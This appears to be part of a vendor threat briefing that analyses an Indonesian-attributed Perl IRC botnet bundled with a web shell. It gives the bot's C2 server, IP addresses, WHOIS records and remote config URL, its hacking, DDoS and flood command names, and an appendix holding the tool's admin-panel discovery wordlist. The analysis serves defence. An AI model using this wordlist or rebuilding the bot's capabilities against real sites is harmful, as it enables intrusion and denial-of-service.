A bot is generally a program that connects to some sort of command and control facility in order to receive commands and relay the results of the commands back to the controller, commonly referred to as a botherder. While bots can be controlled through a variety of mechanisms, one of the most common is the use of the Internet Relay Chat (IRC) protocol. IRC lends itself well to real time command and control because it is real-time, allows all connections to see information at the same time, and there are a variety of utilities, which can be used to programmatically interact with IRC.

An IRC server contains a variety of rooms or channels where people (or bots) can meet and share real-time text messages. Channels are typically denoted by the representation #CHANNELNAME.

About the Code Author

The code is written in Perl. Attribution is given to Antonkill, a member of the Biang Kerox Team[20]. The comments section of the code includes various references to Indonesia Fighter Cyber and Biang Kerox. Other indicators suggest that AntonKill is associated with these groups so, unlike other parts of the web shell, this code could represent an original work by Inodnesian Muslim hackers.

The base code is written in Spanish indicating that the user is either a Spanish speaker or that the base code was copied from another IRC server package and then repurposed for use by IFC.

Default IRC Bot Configuration for This Code

In the case of the bot software in question, the default irc server to connect to is irc.jatimcom.net on port 6667. Registration information for jatimcom.net is:

```
  Domain Name.......... jatimcom.net
  Creation Date........ 2013-01-26
  Registration Date.... 2013-01-26
  Expiry Date.......... 2016-01-26
  Tracking Number...... 1776264476_DOMAIN_NET-VRSN
  Organisation Name.... Elizabethe Payne
  Organisation Address. PO Box 61359
  Organisation Address.
  Organisation Address.
  Organisation Address. Sunnyvale
  Organisation Address. 94088
  Organisation Address. CA
  Organisation Address. US

Admin Name........... Admin PrivateRegContact
  Admin Address........ PO Box 61359
  Admin Address........ registered post accepted only
  Admin Address........
  Admin Address. Sunnyvale
  Admin Address........ 94088
  Admin Address........ CA
  Admin Address........ US

  Admin Email.......... contact@myprivateregistration.com
  Admin Phone.......... +1.5105952002
  Admin Fax............
```

[20] https://www.facebook.com/antonthisyears.openheartbreak

```
Tech Name............ TECH PrivateRegContact
  Tech Address......... PO Box 61359
  Tech Address......... registered post accepted only
  Tech Address.........
  Tech Address......... Sunnyvale
  Tech Address......... 94088
  Tech Address......... CA
  Tech Address......... US

  Tech Email........... contact@myprivateregistration.com
  Tech Phone........... +1.5105952002
  Tech Fax.............
  Name Server.......... ns38.superdomainzone.com
  Name Server.......... ns37.superdomainzone.com
```

At the time of this writing irc.jatimcom.net resolved to the following cluster of servers:

203.172.220.83 – Thailand , Ministry of Education
208.98.42.199 – Las Vegas, NV (Sharktech)
209.236.75.45 – Providence UT (WestHost)
210.118.171.37 – Seoul South Korea
211.115.127.19 – Seol South Korea
85.214.46.96 – Berlin Germany
115.69.218.165 – Surabaya Indonesia
188.241.79.4 – Bucharest Romania

The channel that the bot is configured to connect to is #IFC (obviously Indonesia Fighter Cyber).
The bot connects with the name "INDONESIA-FIGHTER-nnnnnn" where nnnnnnn is a random number calculated at start of the program.

Remote Bot Reconfiguration

The bot code opens a remote file at:

http://h4ck3d.wsnw.net/mic22.txt

This URL is not currently active but may have represented a way for the botherder to change default configuration information on the fly.

The following is the registration information for the primary domain wsnw.net:

```
Domain name: wsnw.net

Registrant Contact:
   Wicked Entertainment Ltd.
   NA NA ()

   Fax:
   100 - 102
   Sutherland Ave, LONDON W9 2QR
   GB

Administrative Contact:
   NA

   Jamal Simpson (commander@wickedeol.com)
   2030518898
   Fax:
   Wicked Entertainment Ltd.
   100 - 102
   Sutherland Ave, LONDON W9 2QR
   GB

Technical Contact:
   NA

   Jamal Simpson ( commander@wickedeol.com )
   2030518898
   Fax:
   Wicked Entertainment Ltd.
   100 - 102
   Sutherland Ave, LONDON W9 2QR
   GB

Status: Locked

Name Servers:
   ns1.paraaltus.com
   ns2.paraaltus.com

Creation date: 04 Oct 2007 17:01:00
Expiration date: 04 Oct 2013 17:01:00
```

Anti-Interruption Techniques

Very early in the code the program disables all signal handling. Signals are the way in which the operating system can restart, kill or otherwise influence a process. The code sets all such handling to IG.

```
$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
```

Bot Capabilities

The code contains routines for the following general areas of functionality:

```
#-----[Hacking Based]-----
#-----[Advisory-New Based]-----
#-----[DDos Based]-----
#-----[IRC Based]-----
#-----[Flooding Based]-----
```

Each will be discussed in order.

Hacking Based Functions

These commands allow the botherder to use the resources of the bot to perform hacking activities.

- multiscan
- socks5
- sql2
- portscan
- logcleaner
- sendmail
- system
- cleartmp
- rootable
- nmap
- back
- linuxhelp
- cd

Advisory- New Based Functions

These commands allow the botherder to have the bot access various information portals associated with vulnerabilities.

- packetstorm
- milw0rm

DDoS Based Functions
These commands allow the botherder to force the bot to use its resources in a Denial of Serrvice attack.

- udpflood
- tcpflood
- httpflood
- sqlflood

IRC Based Functions
These commands allow the botherder/bot to perform normal activities in the IRC channel.

- killme
- join
- part
- reset
- voice
- owner
- deowner
- devoice
- halfop
- dehalfop
- op
- deop

Flooding Based Functions
These commands allow the botherder to force the bot to attack the IRC server itself.

- msgfllod
- dccflood
- ctcpflood
- noticeflood
- channelflood
- maxiflood

Summary

In this report we dissect a tool that provides attackers with a full attack suite when launching a campaign targeting various web site platforms. Many indicators of compromise are provided along with a full analysis of the tools. This tool not only allows an attacker to use a compromised server as a platform to launch attacks but also leverages IRC to build a botnet so that these attacks can be distributed.

Through this analysis, the goal is to educate the reader on the capabilities of an adversary, or group of adversaries. Tools such as these are the arms used in the cyber conflict that IT security profresionals engage in every day.

The purpose of these briefings is to provide information and insight on the current threat landscape, and to help you shore up your defenses. Until the next time we meet, be vigilant and stay secure.

Learn more at
hp.com/go/hpsr

Appendix

Administrative Web Page Search Items

This is a list of the pages, which the Admin Finder section searches for:

admin
adm
admincp
admcp
cp
modcp
moderatorcp
adminare
admins
cpanel
controlpanel";
$list['end'] = "admin1.php
admin1.html
admin2.php
admin2.html
yonetim.php
yonetim.html
yonetici.php
yonetici.html
ccms/
ccms/login.php
ccms/index.php
maintenance/
webmaster/
adm/
configuration/
configure/
websvn/
admin/
admin/account.php
admin/account.html
admin/index.php
admin/index.html
admin/login.php
admin/login.html
admin/home.php
admin/controlpanel.html
admin/controlpanel.php
admin.php
admin.html
admin/cp.php
admin/cp.html
cp.php
cp.html
administrator/
administrator/index.html
administrator/index.php
administrator/login.html
administrator/login.php
administrator/account.html
administrator/account.php
administrator.php
administrator.html
login.php
login.html
modelsearch/login.php
moderator.php
moderator.html
moderator/login.php
moderator/login.html
moderator/admin.php
moderator/admin.html
moderator/
account.php
account.html
controlpanel/
controlpanel.php
controlpanel.html
admincontrol.php
admincontrol.html
adminpanel.php
adminpanel.html
admin1.asp
admin2.asp
yonetim.asp
yonetici.asp
admin/account.asp
admin/index.asp
admin/login.asp
admin/home.asp
admin/controlpanel.asp
admin.asp
admin/cp.asp
cp.asp
administrator/index.asp
administrator/login.asp
administrator/account.asp
administrator.asp
login.asp
modelsearch/login.asp
moderator.asp
moderator/login.asp
moderator/admin.asp
account.asp
controlpanel.asp
admincontrol.asp
adminpanel.asp
fileadmin/
fileadmin.php
fileadmin.asp
fileadmin.html
administration/
administration.php
administration.html
sysadmin.php
sysadmin.html
phpmyadmin/
myadmin/
sysadmin.asp
sysadmin/
ur-admin.asp
ur-admin.php
ur-admin.html
ur-admin/
Server.php
Server.html
Server.asp
Server/
wp-admin/
administr8.php
administr8.html
administr8/
administr8.asp
webadmin/
webadmin.php
webadmin.asp
webadmin.html
administratie/
admins/
admins.php
admins.asp
admins.html
administrivia/
Database_Administration/
WebAdmin/
useradmin/
sysadmins/
admin1/
system-administration/
administrators/
pgadmin/
directadmin/
staradmin/
ServerAdministrator/
SysAdmin/
administer/
LiveUser_Admin/
sys-admin/
typo3/
panel/
cpanel/
cPanel/
cpanel_file/
platz_login/
rcLogin/
blogindex/
formslogin/
autologin/
support_login/

meta_login/
manuallogin/
simpleLogin/
loginflat/
utility_login/
showlogin/
memlogin/
members/
login-redirect/
sub-login/
wp-login/
login1/
dir-login/
login_db/
xlogin/
smblogin/
customer_login/
UserLogin/
login-us/
acct_login/
admin_area/
bigadmin/
project-admins/
phppgadmin/
pureadmin/
sql-admin/
radmind/
openvpnadmin/
wizmysqladmin/
vadmind/
ezsqliteadmin/
hpwebjetadmin/
newsadmin/
adminpro/
Lotus_Domino_Admin/
bbadmin/
vmailadmin/
Indy_admin/
ccp14admin/
irc-macadmin/
banneradmin/
sshadmin/
phpldapadmin/
macadmin/
administratoraccounts/
admin4_account/
admin4_colon/
radmind-1/
Super-Admin/
AdminTools/
cmsadmin/
SysAdmin2/
globes_admin/
cadmins/
phpSQLiteAdmin/
navSiteAdmin/
server_admin_small/
logo_sysadmin/
server/
database_administration/
power_user/
system_administration/
ss_vms_admin_sm/
adminarea/
bb-admin/
adminLogin/
panel-administracion/
instadmin/
memberadmin/
administratorlogin/
admin/admin.php
admin_area/admin.php
admin_area/login.php
siteadmin/login.php
siteadmin/index.php
siteadmin/login.html
admin/admin.html
admin_area/index.php
bb-admin/index.php
bb-admin/login.php
bb-admin/admin.php
admin_area/login.html
admin_area/index.html
admincp/index.asp
admincp/login.asp
admincp/index.html
webadmin/index.html
webadmin/admin.html
webadmin/login.html
admin/admin_login.html
admin_login.html
panel-administracion/login.html
nsw/admin/login.php
webadmin/login.php
admin/admin_login.php
admin_login.php
admin_area/admin.html
pages/admin/admin-login.php
admin/admin-login.php
admin-login.php
bb-admin/index.html
bb-admin/login.html
bb-admin/admin.html
admin/home.html
pages/admin/admin-login.html
admin/admin-login.html
admin-login.html
admin/adminLogin.html
adminLogin.html
home.html
rcjakar/admin/login.php
adminarea/index.html
adminarea/admin.html
webadmin/index.php
webadmin/admin.php
user.html
modelsearch/login.html
adminarea/login.html
panel-administracion/index.html
panel-administracion/admin.html
modelsearch/index.html
modelsearch/admin.html
admincontrol/login.html
adm/index.html
adm.html
user.php
panel-administracion/login.php
wp-login.php
adminLogin.php
admin/adminLogin.php
home.php
adminarea/index.php
adminarea/admin.php
adminarea/login.php
panel-administracion/index.php
panel-administracion/admin.php
modelsearch/index.php
modelsearch/admin.php
admincontrol/login.php
adm/admloginuser.php
admloginuser.php
admin2/login.php
admin2/index.php
adm/index.php
adm.php
affiliate.php
adm_auth.php
memberadmin.php
administratorlogin.php
admin/admin.asp
admin_area/admin.asp
admin_area/login.asp
admin_area/index.asp
bb-admin/index.asp
bb-admin/login.asp
bb-admin/admin.asp
pages/admin/admin-login.asp
admin/admin-login.asp
admin-login.asp
user.asp
webadmin/index.asp
webadmin/admin.asp
webadmin/login.asp
admin/admin_login.asp
admin_login.asp
panel-administracion/login.asp
adminLogin.asp
admin/adminLogin.asp
home.asp
adminarea/index.asp
adminarea/admin.asp
adminarea/login.asp
panel-administracion/index.asp
panel-administracion/admin.asp
modelsearch/index.asp
modelsearch/admin.asp
admincontrol/login.asp
adm/admloginuser.asp
admloginuser.asp
admin2/login.asp

admin2/index.asp
adm/index.asp
adm.asp
affiliate.asp
adm_auth.asp
memberadmin.asp
administratorlogin.asp
siteadmin/login.asp
siteadmin/index.asp
ADMIN/
paneldecontrol/
login/
cms/
admon/
ADMON/
administrador/
ADMIN/login.php
panelc/
ADMIN/login.html

PHPBB Hash Algorithm

For those who like to know such things, here is the PHPBB hash algorithm:

```
function phpbb_hash($password)
{
   $itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';

   $random_state = unique_id();
   $random = '';
   $count = 6;

   if (($fh = @fopen('/dev/urandom', 'rb')))
   {
      $random = fread($fh, $count);
      fclose($fh);
   }

   if (strlen($random) < $count)
   {
      $random = '';

      for ($i = 0; $i < $count; $i += 16)
      {
         $random_state = md5(unique_id() . $random_state);
         $random .= pack('H*', md5($random_state));
      }
      $random = substr($random, 0, $count);
   }

   $hash = _hash_crypt_private($password, _hash_gensalt_private($random, $itoa64),
$itoa64);

   if (strlen($hash) == 34)
   {
      return $hash;
   }

   return md5($password);
}
```